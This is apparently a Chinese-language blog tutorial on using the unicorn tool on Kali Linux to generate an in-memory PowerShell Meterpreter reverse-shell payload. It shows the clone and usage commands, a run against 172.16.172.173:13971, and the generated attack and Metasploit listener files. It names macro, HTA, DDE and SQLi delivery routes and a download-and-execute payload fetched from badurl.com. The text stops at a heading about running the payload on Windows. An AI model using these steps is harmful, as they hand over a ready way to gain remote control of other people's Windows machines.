unicorn 生成meterpreter shell


https://github.com/trustedsec/unicorn
https://www.youtube.com/watch?v=m6_rSJITy34

安装


```
root@kali:~# cd Desktop/
root@kali:~/Desktop# git clone https://github.com/trustedsec/unicorn
Cloning into 'unicorn'...
remote: Counting objects: 272, done.
remote: Compressing objects: 100% (21/21), done.
remote: Total 272 (delta 16), reused 19 (delta 8), pack-reused 243
Receiving objects: 100% (272/272), 143.89 KiB | 76.00 KiB/s, done.
Resolving deltas: 100% (167/167), done.
root@kali:~/Desktop# cd unicorn/
root@kali:~/Desktop/unicorn# ls
CHANGELOG.txt  CREDITS.txt  LICENSE.txt  README.md  unicorn.py
root@kali:~/Desktop/unicorn# python unicorn.py
```

```
unicorn
aHR0cHM6Ly93d3cuYmluYXJ5ZGVmZW5zZS5jb20vd3AtY29udGVudC91cGxvYWRzLzIwMTcvMDUvS2VlcE1hdHRIYXBweS5qcGc=


------------------- Magic Unicorn Attack Vector v2.9.1 ----------------------------

Native x86 powershell injection attacks on any Windows platform.
Written by: Dave Kennedy at TrustedSec (https://www.trustedsec.com)
Twitter: @TrustedSec, @HackingDave
Credits: Matthew Graeber, Justin Elze, Chris Gates

Happy Magic Unicorns.

Usage: python unicorn.py payload reverse_ipaddr port <optional hta or macro, crt>
PS Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443
PS Down/Exec: python unicorn.py windows/download_exec exe=test.exe url=http://badurl.com/payload.exe
Macro Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 macro
HTA Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 hta
DDE Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 dde
CRT Example: python unicorn.py <path_to_payload/exe_encode> crt
Custom PS1 Example: python unicorn.py <path to ps1 file>
Custom PS1 Example: python unicorn.py <path to ps1 file> macro 500
Help Menu: python unicorn.py --help
```

监听



python unicorn.py windows/meterpreter/reverse_tcp 172.16.172.173 13971



```
aHR0cHM6Ly93d3cuYmluYXJ5ZGVmZW5zZS5jb20vd3AtY29udGVudC91cGxvYWRzLzIwMTcvMDUvS2VlcE1hdHRIYXBweS5qcGc=


Written by: Dave Kennedy at TrustedSec (https://www.trustedsec.com)
Twitter: @TrustedSec, @HackingDave

Happy Magic Unicorns.

[*********************************************************************************************************]
                                -----POWERSHELL ATTACK INSTRUCTIONS----

Everything is now generated in two files, powershell_attack.txt and unicorn.rc. The text file contains all
of the code needed in order to inject the powershell attack into memory. Note you will need a place that
supports remote command injection of some sort. Often times this could be through an excel/word  doc or
through psexec_commands inside of Metasploit, SQLi, etc.. There are so many implications and  scenarios to
where you can use this attack at. Simply paste the powershell_attack.txt command in any command prompt
window or where you have the ability to call the powershell executable and it will give a shell back to
you. This attack also supports windows/download_exec for a payload method instead of just Meterpreter
payloads.

Note that you will need to have a listener enabled in order to capture the attack.

[*********************************************************************************************************]
[*] Exported powershell output code to powershell_attack.txt.
[*] Exported Metasploit RC file as unicorn.rc. Run msfconsole -r unicorn.rc to execute and create listener
root@kali:~/Desktop/unicorn# ls
CHANGELOG.txt  CREDITS.txt  LICENSE.txt  powershell_attack.txt  README.md  unicorn.py  unicorn.rc
root@kali:~/Desktop/unicorn#
```

在windows上执行